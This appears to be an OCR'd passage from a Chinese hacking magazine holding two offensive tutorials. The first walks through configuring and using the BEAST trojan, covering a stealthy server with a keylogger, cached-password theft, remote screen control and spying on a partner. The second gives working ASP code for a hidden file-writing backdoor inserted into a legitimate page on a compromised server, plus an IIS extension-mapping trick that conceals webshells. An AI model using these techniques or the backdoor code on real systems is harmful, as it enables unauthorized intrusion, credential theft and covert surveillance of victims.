


图 3

Miscellaneous：这里我们可对服务端进行一些综合设置（图4）。例如选择“Mell Server On Install”后，服务端一启动，就会自动删除自身的文件。而要对服务端主机进行键盘输入记录的话，就要选择上“Enable Keylogger”。另外，我们在这里可设置让中了木马的服务端主机在上线的情况下，才打开监听端口，这样木马就更具隐蔽性了。当然我们还可预先设定好一个对话框，当对方运行服务端程序时就弹出来，而木马早已在背后运行。这样就更加神不知鬼不觉了！




图 4

至于“StartUp”和“Exe Icon”，分别是设置木马的启动方式和服务端程序图标的，非常简单。设置好之后，我们可以在“Setting”中保存好设置，下次需要再配置服务端时，加载保存好的设置文件即可！所有设置完后，我们只需点击一下窗口最下方的“Save Server”，客户端程序就会自动在软件目录下生成一个“Server.exe”文件。

LOOK 注意 在点击“Save Server”按钮前，如果我们选择了这个按钮旁边的“Compress Server”选项，那么客户端程序在生成Server.exe时，会自动用UPX方式对服务端程序进行压缩。当然，我们可以不选择它，待服务端生成之后用别的加壳软件进行压缩加壳。

三、实例说明

接下来给大家说说客户端的使用，等对方中招（这个就要靠阁下的嘴上功夫和技术等综合素质了，嘿嘿），运行服务端，我们在图1的界面中输入好IP地址、监听端口和连接密码后，点击“Go BEAST！”按钮，便可与服务端进行连接了。

首先给大家介绍BEAST的管理功能，BEAST的管理功能非常强大。例如，选择“Files”按钮，可以进入图5的文件管理器界面，在这里我们单击“Find Drives”后，程序便会找出硬盘上所有的分区，利用文件管理器可很方便地对服务端主机的文件进行上传或下载等操作。如果我们选择“Registry”按钮，则会进入图6所示的注册表管理器界面，这里可很方便地在服务端机器上对注册表进行添加或删除键值等操作。同理，“Appz”按钮可显示出管理服务端主机当前的所有应用程序窗口，而“Processes”按钮则可显示出所有进程，并且可很轻松的结束掉不想要的进程，厉害吧！别偷笑，“Screen”更厉害呢！不仅可实时地把服务端上的屏幕图像传送过来，如果选上了“Enable Clicks”选项，甚至可以像DameWare那样，实时控制服务端，多爽啊！如果你是拨号上网，还可通过调节屏幕抓取的时间间隔和图像质量，来达到满意的速度呢！




图 5




图 6




图 7

接着我们选择主窗口的“Windows”选项（图7），点击“Hide All”按钮后，可隐藏掉服务端机器的所有窗口，这时服务端只剩下一个桌面，连图标也不见了，胆小的一定会吓一跳。使用“Kill All”则是关闭掉它们，而不是隐藏。至于其它按钮，当然就是注销、重启和关闭计算机了。不少木马程序都会有一个恶作剧功能，这个木马也不例外。选择“Fun Stuff”选项后，我们可跟对方开开玩笑，打开他的光驱、锁定他的鼠标，或干脆连开始菜单也隐藏掉，对

方（特别是MM）不知道的话，还以为闹鬼了呢，嘿嘿！

说完了BEAST优秀的管理功能，下面要说说它的其它功能了。在“Msic 1”下面，如果我们在设置服务端程序时选上“Enable Keylogger”功能，那么点击“Get Log”就可获得服务端所有键盘输入过的内容了，用这个功能看看你的MM有没有趁你不在的时候在网上“勾三搭四”，也是不错的哦^_^。

而BEAST最为出色的就是获取缓存密码这个功能。点击“Password”按钮后，所有在缓存中的密码都暴露无遗了（图8），还可点击“Save”按钮把它们保存下来呢，真是绝啊！




图 8

另外，当我们点击“Message”按钮后，还可发送信息给服务端。最后说一下“Msic 2”选项的内容，里面都是关于BEAST本身的一些设置，例如关闭服务端、卸载服务端等。还可像冰河那样，对指定IP段进行扫描，找出中了BEAST木马的计算机（图9），真是方便之极！




图 9

四、后记

通过对BEAST功能描述，可以看出国外较先进的技术。而我们要学习黑客技术，首先要做的就是学好英文，多看国外的好文章（大家不会说我崇洋吧！）。实在有单词不会的话，象我那样，开个金山词霸吧，屏幕取词，很方便的！

好了，“肺话”（肺腑之言哪～！）说到这里，希望能给各位小鸟们有点启发，来个不鸣则已，一鸣惊人！

ASP后门放置方法的深入研究

lcx

传在肉鸡上的ASP网页后门，即使改变了原有代码变量，躲过了杀毒软件，细心的管理员也会在他网站web目录下发现多出的一个ASP文件。针对这个问题，我想了两个办法，一种是ASP Injection（好像这个词真流行呀）；另一种是在IIS管理器中用asp.dll来解析任意后缀名。这两个方法并没有多少技术性可言，却是一个很好的思路。如果沿着这一思路进行更深层的思考，就可以配置一个奇妙的IIS后门了。详述如下：

一、ASP后门放置方法之一（ASP Injection）

我们先看图1，这是我架在本机的一个动网文章管理的登陆页面，和平常没什么两样，原有的功能都存在。




图 1




图 2

再来看图2，我们和图1比较一下。图1的url是http://192.168.1.3/asp/wz/admin.asp，图2是http://192.168.1.3/asp/wz/admin.asp?id=1（在admin.asp后边加了一个参数“?id=1”，就多出一个东东来了）。在图2下面的两个框里，你可以在前边的输入框输入文件名，后边的文本框可复制任意代码，点“生成”按扭可在服务器上生成cgi/asp/php/aspx等网页后门或任意文本文件。这是怎么做到的呢？只要你将这段代码根据提示修改一下，插入某个ASP网页代码最下端即可。

```
<%
on error resume next
id=request("id")
if request("id")=1 then
testfile=Request.form("name")
msg=Request.form("message")
set fs=server.CreateObject("scripting.filesystemobject")
set thisfile=fs.OpenTextFile(testfile,8,True,0)
thisfile.WriteLine(""&msg&"")
thisfile.close
set fs = nothing
%>
<form method="POST" ACTION="你要插入的asp文件名?id=1">
<input type="text" size="20" name="Name" value=<%=server.mappath("xp.asp")%>>
<textarea name="Message" class=input>
? ? ? </textarea>
<input type="submit" name="Send" value="生成" class=input>
? ? </form>
<% end if%>
```

值得注意的是，这段代码要求服务器支持fso，并且它不是在所有的ASP文件里都生效。像被插入的ASP文件有包含代码，即有<!--#include file="conn.asp"-->这样的代码，这段代码就不生效了，但不会影响源文件的使用。

如果你会写 ASP，你还可将一些 ASP 后门直接写在肉鸡原有的 ASP 文件里。

二、ASP 后门放置方法之二（在IIS 管理器中用 asp.dll 来解析任意后缀名）

我们这样来做，依次打开电脑的“控制面板→管理工具→Internet 服务管理器→web 站点→右键属性→主目录→配置→添加”。我添加了一个后缀为 lcx 的文件映射，用 WinNT\System32 下的 asp.dll 来解析（图 3）。

这样做完后，我们把常用的 cmd.asp 改名为 cmd.lcx，然后运行，看看会发生什么？如图 4。一样是一个网页后门。当然，起个后缀名会显得更隐蔽，看你的聪明才智了。




图 3

